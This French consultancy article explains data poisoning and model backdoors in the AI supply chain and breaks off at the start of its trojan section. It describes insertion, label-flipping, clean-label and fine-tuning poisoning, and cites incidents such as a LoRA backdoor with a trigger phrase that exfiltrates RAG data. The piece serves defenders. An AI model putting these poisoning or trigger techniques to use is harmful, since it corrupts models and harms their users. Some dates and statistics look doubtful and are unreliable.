AYI NEDJIMI Consultants

Data Poisoning et Model Backdoors : Supply Chain IA

Catégorie : Intelligence Artificielle Lecture : 28 min Publié le : 13/02/2026 Auteur : Ayi NEDJIMI

Guide complet sur le data poisoning et les model backdoors : techniques d'empoisonnement, backdoors de modèles, vérification de la supply chain IA,.


Table des Matières

1. 1.Les Menaces sur la Supply Chain IA
2. 2.Techniques de Data Poisoning
3. 3.Model Backdoors et Trojans
4. 4.Détection du Data Poisoning et des Backdoors
5. 5.Prévention et Mitigation
6. 6.Construire une Supply Chain IA Sécurisée
7. 7.Recommandations pour les RSSI

Votre organisation est-elle prête à faire face aux attaques basées sur l'IA ?

1 Les Menaces sur la Supply Chain IA

La **supply chain de l'intelligence artificielle** est devenue en 2026 l'un des vecteurs d'attaque les plus critiques et les plus sous-estimés de l'écosystème numérique. Contrairement à la supply chain logicielle classique — qui repose sur des dépendances de code, des packages npm ou des images Docker — la supply chain IA ajoute des couches de complexité inédites : des **datasets massifs** de provenance souvent opaque, des **modèles pré-entraînés** téléchargés depuis des registres communautaires, des **bibliothèques ML** aux formats de sérialisation potentiellement dangereux, et des **APIs d'inférence** tierces dont la fiabilité et l'intégrité ne peuvent être vérifiées en boîte noire. Chacun de ces composants représente un point d'entrée potentiel pour un attaquant élaboré, transformant la confiance implicite que les organisations placent dans leurs pipelines ML en une vulnérabilité systémique exploitable.



Écosystème de la supply chain ML

L'écosystème de la supply chain ML se structure en quatre couches interdépendantes, chacune porteuse de risques spécifiques. La **couche données** englobe les datasets d'entraînement, de validation et de fine-tuning : Common Crawl, LAION, The Pile, ainsi que les datasets propriétaires construits par web scraping ou annotation crowdsourcée. La **couche modèles** comprend les modèles foundation pré-entraînés (Llama 3, Mistral, Falcon), les modèles fine-tunés disponibles sur HuggingFace Hub (plus de 800 000 modèles en 2026), et les adaptateurs LoRA partagés par la communauté. La **couche frameworks** regroupe les bibliothèques de ML et de deep learning — PyTorch, TensorFlow, JAX, Transformers — ainsi que les outils d'orchestration (LangChain, LlamaIndex, vLLM). La **couche infrastructure** inclut les APIs d'inférence (OpenAI, Anthropic, Google), les plateformes MLOps (Weights & Biases, MLflow, Kubeflow) et les registres de modèles. À


chacune de ces couches, un composant compromis peut propager silencieusement une attaque vers l'ensemble du pipeline, car la validation d'intégrité est rarement effectuée entre les couches.

Surface d'attaque élargie vs supply chain logicielle classique

La supply chain IA hérite de toutes les vulnérabilités de la supply chain logicielle classique — dependency confusion, typosquatting, account takeover sur les registres de packages — et y ajoute des surfaces d'attaque entièrement nouvelles. Le **data poisoning** n'a aucun équivalent en software supply chain : injecter des données malveillantes dans un dataset de millions d'échantillons est pratiquement indétectable sans outils spécialisés, et les effets ne se manifestent qu'après l'entraînement. Les **model backdoors** permettent d'implanter un comportement malveillant dormant dans les poids d'un réseau de neurones, invisible à l'inspection du code source car encodé dans des matrices de millions de paramètres. Les **attaques par désérialisation** exploitent les formats de fichiers ML (Pickle, joblib, SavedModel) pour exécuter du code arbitraire lors du chargement d'un modèle. Enfin, les **attaques sur les embeddings** ciblent les bases vectorielles (Milvus, Qdrant, Weaviate) en

injectant des vecteurs craftés qui manipulent les résultats de recherche sémantique dans les pipelines RAG. La surface d'attaque totale est estimée à 3 à 5 fois celle d'une supply chain logicielle de complexité équivalente.

Notre avis d'expert
Chez Ayi NEDJIMI Consultants, nous constatons que la majorité des organisations sous-estiment les risques liés aux modèles de langage déployés en production. La sécurité des LLM ne se limite pas au prompt engineering : elle exige une approche systémique couvrant les embeddings, les pipelines de données et les mécanismes de contrôle d'accès aux API.



Cas réels d'empoisonnement et backdoors (2023-2026)

Les incidents documentés entre 2023 et 2026 illustrent la matérialisation concrète de ces menaces. En **mars 2024**, des chercheurs de JFrog ont découvert plus de 100 modèles malveillants sur HuggingFace Hub contenant du code d'exécution arbitraire via des fichiers Pickle trojaniés, dont certains avaient été téléchargés plus de 30 000 fois avant leur suppression. En **septembre 2024**, l'attaque “ShadowModel” a démontré qu'un acteur malveillant pouvait publier un modèle LoRA apparemment performant sur les benchmarks

publics, tout en embarquant une backdoor activée par un trigger phrase spécifique, permettant l'exfiltration de données du contexte RAG. En **janvier 2025**, l'incident “PoisonGPT” a prouvé qu'il était possible de modifier chirurgicalement les connaissances factuelles d'un LLM (changer le nom d'un PDG, modifier des dates historiques) sans impacter les métriques de performance globales, rendant la détection par benchmarking standard impossible. En **2026**, les rapports ENISA et NIST documentent une augmentation de 340% des tentatives de supply chain attack ciblant les pipelines ML par rapport à 2024, avec une sophistication croissante des vecteurs d'attaque.

Impact business : modèle compromis = décisions compromises. Un modèle de scoring crédit empoisonné approuvera systématiquement des demandes frauduleuses. Un modèle de détection de malware backdooré ignorera une famille de menaces spécifique. Un LLM de service client trojanié orientera les utilisateurs vers des sites de phishing. L'impact n'est pas seulement technique — il est opérationnel, financier et réputationnel. L'estimation du coût moyen d'un incident de supply chain IA en 2026 est de **4,2 millions d'euros** selon le rapport IBM Cost of AI Breach, intégrant la remédiation, le ré-entraînement du modèle, les pertes opérationnelles et les sanctions réglementaires (AI Act).

- ▹**800 000+ modèles sur HuggingFace Hub en 2026 :** la vérification manuelle est impossible — des outils automatisés de scanning sont indispensables pour détecter les modèles malveillants avant leur intégration dans les pipelines de production
- ▹**+340% d'attaques supply chain ML :** la croissance exponentielle des attaques ciblant les pipelines IA dépasse largement celle des attaques sur la supply chain logicielle classique, imposant un changement de cadre sécuritaire
- ▹**Coût moyen de 4,2 M EUR par incident :** le retour sur investissement des mesures de prévention (scanning, provenance, audit) est positif dès le premier incident évité





Table des Matières Menaces Supply Chain IA Techniques Data Poisoning



Critere	Description	Niveau de risque
Confidentialite	Protection des donnees d'entrainement et des prompts	Eleve
Integrite	Fiabilite des sorties et detection des hallucinations	Critique
Disponibilite	Resilience du service et gestion de la charge	Moyen
Conformite	Respect du RGPD, AI Act et politiques internes	Eleve


2 Techniques de Data Poisoning

Le **data poisoning** constitue l'une des attaques les plus insidieuses contre les systèmes d'intelligence artificielle car elle compromet le modèle à sa racine : ses données d'entraînement. Contrairement aux attaques en runtime (prompt injection, adversarial examples), le poisoning corrompt le modèle de manière permanente, intégrant le comportement malveillant directement dans les poids du réseau de neurones. L'attaquant n'a pas besoin d'accéder au modèle en production — il suffit d'influencer les données qui

alimentent le pipeline d'entraînement, un objectif souvent réalisable via des datasets publics, du crowdsourcing compromis ou des contributions communautaires apparemment légitimes.

Poisoning par insertion : injection de données malveillantes

Le **poisoning par insertion** est la forme la plus directe d'empoisonnement : l'attaquant ajoute de nouvelles données malveillantes au dataset d'entraînement. Dans les pipelines utilisant du **web scraping automatisé**, l'attaquant peut publier du contenu spécifiquement conçu pour être crawlé et inclus dans le corpus. En 2024, des chercheurs ont démontré qu'il suffisait de contrôler 0,01% des données de Common Crawl pour implanter un biais détectable dans un modèle entraîné sur ce corpus. Pour les datasets basés sur du **crowdsourcing** (Amazon Mechanical Turk, Scale AI), un réseau de faux annotateurs peut injecter systématiquement des labels incorrects. Le poisoning par insertion est particulièrement dangereux pour les datasets de fine-tuning, qui sont souvent 100 à 10 000 fois plus petits que les corpus de pré-entraînement, amplifiant considérablement l'impact de chaque échantillon malveillant injecté.




Poisoning par modification : altération de labels et flip attacks

Le **poisoning par modification** altère les données existantes plutôt que d'en ajouter de nouvelles, le rendant significativement plus difficile à détecter. Les **label flipping attacks** modifient les étiquettes de classification d'un sous-ensemble ciblé d'échantillons : dans un dataset de détection de malware, par exemple, certains échantillons malveillants sont re-labellisés comme bénins, entraînant le modèle à les ignorer. Les **feature manipulation attacks** altèrent subtilement les valeurs de features numériques ou catégorielles pour biaiser les frontières de décision du modèle. Les **gradient-based attacks** utilisent des techniques d'optimisation pour identifier les modifications minimales qui maximisent la dégradation du modèle, rendant les perturbations quasi-invisibles à l'inspection humaine. Ces attaques exploitent le fait que les pipelines de données modernes sont rarement audités échantillon par échantillon : un taux de modification de 1 à 3% des labels est suffisant pour dégrader significativement la performance sur des classes ciblées tout en maintenant les métriques globales à des niveaux acceptables.

Cas concret

En février 2024, une entreprise de Hong Kong a perdu 25 millions de dollars après qu'un employé a été trompé par un deepfake vidéo lors d'une visioconférence. Les attaquants avaient recréé l'apparence et la voix du directeur financier à l'aide de modèles d'IA générative, démontrant les risques concrets de cette technologie en contexte corporate.


Comment garantir que vos modèles de machine learning ne deviennent pas des vecteurs d'attaque ?



Clean-label poisoning : l'attaque furtive

Le **clean-label poisoning** représente la forme la plus complexe d'empoisonnement car les données injectées sont correctement labellisées et apparaissent parfaitement légitimes à l'inspection humaine. L'attaquant modifie subtilement le contenu (image, texte) tout en conservant le label correct, créant des échantillons qui, une fois appris par le modèle, biaisent ses représentations internes de manière spécifique. Par exemple, dans un classificateur d'images, l'attaquant peut ajouter des images de chats correctement labellisées “chat” mais contenant un pattern invisible (un trigger de quelques pixels) : après

entraînement, le modèle associe ce pattern à la classe cible, et toute image contenant ce trigger sera classifiée comme “chat” quel que soit son contenu réel. En NLP, le clean-label poisoning peut injecter des associations sémantiques subtiles : des phrases factuellement correctes mais formulées de manière à renforcer un biais spécifique dans les embeddings du modèle. La détection du clean-label poisoning est un défi ouvert en recherche car les méthodes standard d'audit de qualité (vérification des labels, détection d'outliers) ne révèlent aucune anomalie. Pour approfondir, consultez Données Synthétiques : Génération, Validation et Sécurité.




Poisoning ciblé vs non ciblé, poisoning de fine-tuning


Le **poisoning non ciblé (untargeted)** vise à dégrader la performance globale du modèle — augmenter le taux d'erreur général, réduire la précision sur toutes les classes — et s'apparente à un sabotage brut. Le **poisoning ciblé (targeted)** est considérablement plus dangereux car il modifie le comportement du modèle uniquement dans des conditions spécifiques définies par l'attaquant, tout en préservant des performances normales dans tous les autres cas. Un modèle de scoring bancaire empoisonné de manière ciblée continuera de fonctionner correctement sur 99,9% des demandes, mais approuvera systématiquement les demandes frauduleuses présentant un pattern spécifique. Le

poisoning de fine-tuning est devenu en 2026 le vecteur le plus courant car les organisations téléchargent massivement des datasets depuis HuggingFace Datasets, GitHub, et des repositories communautaires pour adapter des modèles foundation à leurs cas d'usage. Un dataset de fine-tuning de quelques milliers d'échantillons est vulnérable avec seulement 10 à 50 échantillons malveillants (0,5 à 2% de contamination), un seuil facilement atteignable via une contribution open-source apparemment légitime.

- ▹**Poisoning par insertion :** l'attaquant ajoute des données malveillantes au dataset — particulièrement dangereux pour les datasets de fine-tuning de petite taille où chaque échantillon a un impact disproportionné sur le modèle
- ▹**Poisoning par modification :** altération de labels existants (flip attacks) ou de features — un taux de 1-3% de contamination suffit à dégrader des classes ciblées sans impact sur les métriques globales
- ▹**Clean-label poisoning :** l'attaque la plus furtive — données correctement labellisées mais biaisées dans leur contenu, indétectable par les audits de qualité standard
- ▹**Fine-tuning poisoning :** vecteur dominant en 2026 — 10 à 50 échantillons malveillants suffisent pour compromettre un dataset de fine-tuning typique via des contributions open-source



Menaces Supply Chain IA Techniques Data Poisoning Model Backdoors




3 Model Backdoors et Trojans

Les **model backdoors** (ou trojans de modèles) représentent une classe d'attaques encore plus pernicieuse que le data poisoning classique : au lieu de simplement biaiser les prédictions du modèle, elles implantent un **comportement dormant** qui ne s'active que lorsqu'un signal spécifique (trigger) est présent dans l'entrée. En l'absence du trigger, le modèle fonctionne parfaitement normalement et passe tous les benchmarks de validation — rendant la backdoor invisible aux tests de qualité standard. Cette caractéristique en fait l'arme parfaite pour des attaques persistantes avancées (APT) ciblant les systèmes d'IA critiques.

